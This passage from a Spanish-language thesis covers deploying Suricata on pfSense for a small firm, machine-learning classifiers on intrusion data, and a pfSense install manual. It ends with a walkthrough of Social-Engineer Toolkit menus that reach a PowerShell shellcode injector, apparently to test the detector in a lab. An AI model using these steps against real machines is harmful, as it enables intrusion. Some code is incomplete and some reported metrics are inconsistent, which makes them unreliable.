tree.fit(train[predictors], train[target])
```

**Figura 64.** Importar el al Árbol de Decisión. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

A continuación en la figura 65 se muestra la precisión en la predicción del algoritmo con respecto al 25% del árbol.



```
preds = tree.predict(test[predictors])# predicciones utilizando arbol del 25%
```

```
pd.crosstab(test[target], preds, rownames=["Actual"], colnames=["Predictions"])#se ve si fueron clasificadas correctamente se e
valua la eficacia
```

Predictions	1.0	2.0	3.0	4.0
Actual				
1.0	122	0	0	0
2.0	0	19	0	0
3.0	0	0	70	0
4.0	0	0	0	37

**Figura 65.** Predicción del algoritmo Árbol de Decisión Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.


A continuación se importa la librería export graphviz para graficar el árbol y crear un archivo de extensión .dot que contiene información del árbol haciendo posible su visualización el árbol ver figura 66.

```
from sklearn.tree import export_graphviz # importar el export_graphviz
```

```
with open("data.dot", "w") as dotfile:#donde vamos a guardar el fichero de los arboles
    export_graphviz(tree, out_file=dotfile, feature_names=predictors)#
    dotfile.close()#cierra el fichero
```

**Figura 66.** Importar la librería export graphviz del algoritmo Árbol de Decisión. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

Posteriormente se visualiza el árbol tal como se muestra en la figura 67 las flechas a la izquierda siempre son las true, mientras que las izquierdas es la condición del nodo en false y mientras menor sea la entropía mejor es la clasificación.



**Figura 67.** Visualización del algoritmo Árbol de Decisión. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

A continuación se hace la validación cruzada del algoritmo para obtener mejores resultados tomando los datos originales y sub-dividendo en entrenamiento y prueba y validación, esto se logra con la librería KFold que permite otras medidas mediante el análisis estadístico, ver en la figura 68.

```
import numpy as np
from sklearn.model_selection import KFold

cv = KFold(n_splits=5, shuffle=False, random_state=1)

score = np.mean(scores)
score
0.9359999999999999
```

**Figura 68.** La librería KFold del algoritmo Árbol de Decisión. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

En la figura 69 se importa la librería RandomForestClassifier o bosque aleatorio permite seleccionar la predicción sobre la combinación de varios algoritmos independientes para resolver un problema de predicción particular. Los resultados finales se calculan en función de los resultados de todos los algoritmos independientes.

```
from sklearn.ensemble import RandomForestClassifier

forest = RandomForestClassifier(n_jobs=2, oob_score=True, n_estimators=100)
forest.fit(X,y)
```

**Figura 69.** Importar la librería Random Forest. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

En la siguiente figura 70 se muestra la precisión del algoritmo con la Matriz de Confusión además ver los aciertos y fallos sobre el conjunto de prueba (Test), como resultado la ponderación de la precisión 0.55%.

```
pred = forest.predict(X_test)
print(confusion_matrix(y_test, pred))
print(classification_report(y_test, pred))
```

		precision	recall	f1-score	support
	False	0.00	0.00	0.00	181
	True	0.74	1.00	0.85	519
avg / total		0.55	0.74	0.63	700

**Figura 70.** Matriz de confusión del modelo algoritmo Árbol de Decisión. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

A continuación en la siguiente figura 71 se muestra la Accuracy (precisión) del set de datos usando el algoritmo Árbol de Decisión de RandomForest indicando los parámetros, para del entrenamiento (Train) 86%. Y para la prueba (Test) 68%.

```
print('Precisión del clasificador RamdomFores en el set de entrenamiento: {:.2f}'
      .format(forest.score(X_train, y_train)))
print('Precisión del clasificador: {:.2f}'
      .format(forest.score(X_test, y_test)))

Precisión del clasificador RamdomFores en el set de entrenamiento: 0.86
Precisión del clasificador: : 0.68
```

**Figura 71.** Accuracy del algoritmo Árbol de Decisión. Información tomada directamente del autor. Elaborada Banchón Heleno Dayanna Lizbeth.

#### 4.6. Conclusiones

Por medio del estudio técnico y teórico actual de la red de datos de la empresa Pyme de la empresa Visión Digital se verifico que la pequeña compañía no cuenta con un sistema de seguridad informática que permita detectar intrusiones de carácter malicioso, además la infraestructura tecnológica se encuentra expuesta ante amenazas internas y externas por la cual se vio la necesidad de implementar un sistema detector de intrusos en la red con el objetivo de estar preparado ante incidentes de seguridad.

Mediante la implementación del sistema detector de intrusos en la red de datos de la empresa Pyme Visión Digital se verificó que el más adaptable a sus necesidades y requerimientos en el IDS Suricata debido a las funciones de inspección de paquetes, detección de intrusiones inmediata, analizados de paquetes y demás. Adicionalmente este IDS se encuentra montado en el sistema operativo PFSENSE en la cual posee la capacidad de bloquear puertos, filtrar paquetes y ejecutar políticas de seguridad en redes LAN y WAN.

A través del análisis de los datos recolectados mediante el IDS Suricata se procedió a identificar patronos de las variables en la cual son de gran contribución para la predicción de nuevos ataques informáticos y de esta manera estar preparados ante incidentes de seguridad.

Por medio de los algoritmos se evidencio lo siguiente: el algoritmo k-vecinos muestra una precisión del 100% lo que indica que el algoritmo aprendió correctamente con respeto al conjunto de datos esto dependió de mucho de las etiquetas. Con el algoritmo clustering Afinidad de Propagación precisión fue 39% indicando que el algoritmo no aprendió pero se determinó como está conformado las agrupaciones del conjunto de datos. Y con el algoritmo Árbol de decisión se obtuvo el 55% de la precisión es uno de los algoritmos muy utilizados

para predecir y de los efectivos porque mediante las decisiones que tome el algoritmo sabrá predecir correctamente.

#### **4.7. Recomendaciones**

Realizar un análisis de seguridad informática en la red de datos de todas las empresas que poseen información confidencial y que no se quieran exponer ante un ataque informático, esto se lo debe efectuar de forma periódica con el objetivo de evaluar si la red se encuentra expuesta ante vulnerabilidades, riesgos y amenazas que puedan provocar daños en los activos lógicos.

Implementar sistemas de seguridades informáticos basados en red para que la detección de intrusiones sea mucho más eficiente y realizar una sincronización con el Firewall para el bloqueo y análisis de paquetes de origen desconocido como también la aplicación de políticas de seguridad que definan el acceso solamente a usuarios que estén conectados a la red de datos de la empresa de manera autorizada.

Aplicar algoritmos de análisis de datos donde se puedan predecir nuevos ataques informáticos dado que calcula el porcentaje de predicción del ataque y en base a dicho porcentaje implementar mecanismos de seguridad informática que permitan mantener la información confidencial protegida y que solo sean accesible por usuarios autorizados de la empresa.

Recomendar que toda máquina conectada a internet debe poseer medidas de seguridad tales como actualizaciones de los sistemas operativos, la obtención de un antivirus, no dejar abiertos los correos, insertar claves robustas, no hacer clic a los anuncios, archivos o correos desconocidos por muy fácil que parezca esto suele ser motivos de robos de información cibernéticos.

**ANEXOS**

## **Anexo 1**

### **Manuel de usuario**

Requisitos de hardware y software

- Memoria RAM 8 GB
- Procesador Core I5
- Sistema Operativo Windows 10 Professional


### **Manual de instalación de en PFSENSE y Suricata un sistema detector de intrusos de código abierto**

PFSENSE y Suricata son programas que se pueden instalar desde una maquina sin necesidad de obtener una licencia alguna dejando libremente a las persona adquirir estas herramientas para uso propio. Los sistemas detectores de intrusos son utilizados para todo tipo de empresa que desee proteger su información ante cualquier ataque detectando anomalías y alertando al usuario de dicha instrucción evitando que causen daño.

PFSENSE trabaja como un Router y Firewall incluso se pueden agregar complementos en este caso fue Suricata la empresa PYME Visión Digital no cuenta con un Firewall por lo tanto se procedió a instalar este programa que me permita tener estas tres herramientas importantes para la seguridad.


#### **Instalación de PFSENSE**

Antes de instalar el IDS Suricata se procede a instalar el UTM PFSENSE como máquina virtual, en este caso se da inicio con la instalación del PFSENSE y se da clic en aceptar. Ver figura.




*Figura 1 Inicio de instalación del UTM PFSENSE*

En este proceso se activa la instalación del UTM PFSENSE, tal como se muestra en la figura.




*Figura 2 Instalación del UTM PFSENSE*

Una vez iniciada la instalación del UTM PFSENSE se procede a seleccionar el teclado, en este caso se selecciona el teclado en español.



**Figura 3** Selección del teclado en el PFSense

Una vez seleccionado el teclado en español se procede a continuar con la instalación, tal como se muestra en la figura.


**Figura 4** Teclado de PFSense seleccionado

Después de haberse seleccionado el teclado se procede a elegir el modo de partición automática, tal como se muestra en la figura.


**Figura 5** Partición de PFSense automática

Una vez seleccionada la partición en el proceso de instalación de PFSense se verifica la carga en porcentaje de la instalación del UTM.






*Figura 6 Carga de Instalación de PFSENSE*



*Figura 7 Carga de Instalación de PFSENSE*

Después de haberse instalado el PFSENSE como máquina virtual se procede a realizar un reeboot.



*Figura 8 Reinicio de PFSENSE*

Una vez instalado el PFSENSE se procede a configurar la dirección IP para la administración web y se activa el servicio DHCP para la red WAN.



```

*** Welcome to pfSense 2.4.4-RELEASE-p3 (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 192.168.1.9/26
LAN (lan)      -> em1      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: 2

```

*Figura 11 Selección de la dirección IP LAN*

Después de haber asignado la dirección IP para el PFSense se procede a seleccionar la tarjeta de red em1 para asignarle una dirección IP estática al UTM.

```

WAN (wan)      -> em0      -> v4/DHCP4: 192.168.1.9/26
LAN (lan)      -> em1      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

```

*Figura 12 Selección de la interfaz de red*

Después de haber seleccionado la interfaz de red se procede a seleccionar la máscara, en este caso se selecciona una máscara subnetiada.

```

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

Enter the new LAN IPv4 address. Press <ENTER> for none:
> 192.168.1.20

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new LAN IPv4 subnet bit count (1 to 31):
> 26

```

*Figura 13 Selección de la Máscara de Subred*

Una vez seleccionada la máscara de subred se deja por defecto la puerta de enlace predeterminada, adicionalmente ya está listo el PFSense para su respectiva configuración.

```

For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
> 192.168.1.1

```

*Figura 14 Puerta de Enlace Predeterminada*

```

Enter the new LAN IPv6 address. Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) n
Disabling IPv4 DHCPD...Disabling IPv6 DHCPD...
Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n

Please wait while the changes are saved to LAN...
Reloading filter...
Reloading routing configuration...
DHCPD...

The IPv4 LAN address has been set to 192.168.1.20/26
You can now access the webConfigurator by opening the following URL in your web
browser:
      https://192.168.1.20/

Press <ENTER> to continue.

```

*Figura 15 Configuración de PFSense lista*

```

The IPv4 LAN address has been set to 192.168.1.20/26
You can now access the webConfigurator by opening the following URL in your web
browser:
    https://192.168.1.20/

Press <ENTER> to continue.
VMware Virtual Machine - Netgate Device ID: a9cc2cc15ce4ccc5cd6a

*** Welcome to pfSense 2.4.4-RELEASE-p3 (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 192.168.1.9/26
LAN (lan)      -> em1      -> v4: 192.168.1.20/26

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: █

```

**Figura 16** Configuración de PFSense terminada

Una vez establecida la configuración de PFSense se procede a verificar conectividad entre el UTM y un cliente Windows 10 para el acceso a la configuración de este mediante la interfaz web.

```

C:\Users\Owner>ping 192.168.1.20

Haciendo ping a 192.168.1.20 con 32 bytes de datos:
Respuesta desde 192.168.1.20: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.20: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.20: bytes=32 tiempo=1ms TTL=64
Respuesta desde 192.168.1.20: bytes=32 tiempo<1m TTL=64


Estadísticas de ping para 192.168.1.20:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 1ms, Media = 0ms

C:\Users\Owner>


```

**Figura 17** Conectividad con el PFSense desde Windows 10

Una vez establecida la conectividad con el PFSense desde Windows 10 se procede a acceder a la interfaz web del UTM a través de sus credenciales y adicionalmente ya se puede visualizar el panel de configuración web.




**Figura 18** Ingreso de credenciales del PFSense



**Figura 19** Acceso al Panel de Configuración de PFSense

## Evidencias del ataque de puerta trasera LAN

En este proceso se da inicio con la herramienta Setoolkit, tal como se muestra en la figura.



```

..#####..#####..#####
.##.....##.##.....##.##
.##.....##.##.....##.##
..#####..#####..#####
.##.##.##.##.##.##.##.##
.##.....##.##.....##.##
..#####..#####..#####
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 7.3.12 [---]
[---] Codename: 'Underground' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit


The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

```

*Figura 19 Inicio de Setoolkit*

Una vez iniciada la herramienta Setoolkit se accede al menú de opciones y se selecciona la opción 1 de ataque de ingeniería social, tal como se muestra en la figura.



```

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

```

*Figura 20 Selección de la opción de ataque de ingeniería social*

Una vez seleccionada la opción de ataque de ingeniería social se procede a seleccionar la opción de PowerShell vector de ataque, tal como se demuestra en la figura.

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 9
```

**Figura 21** Selección de la opción de vector de ataque mediante PowerShell

Después de haber seleccionado la opción de vector de ataque mediante PowerShell se procede a seleccionar la opción de PowerShell inyección de código Shell alfanumérico, tal como se demuestra en la figura.

```
1) Powershell Alphanumeric Shellcode Injector
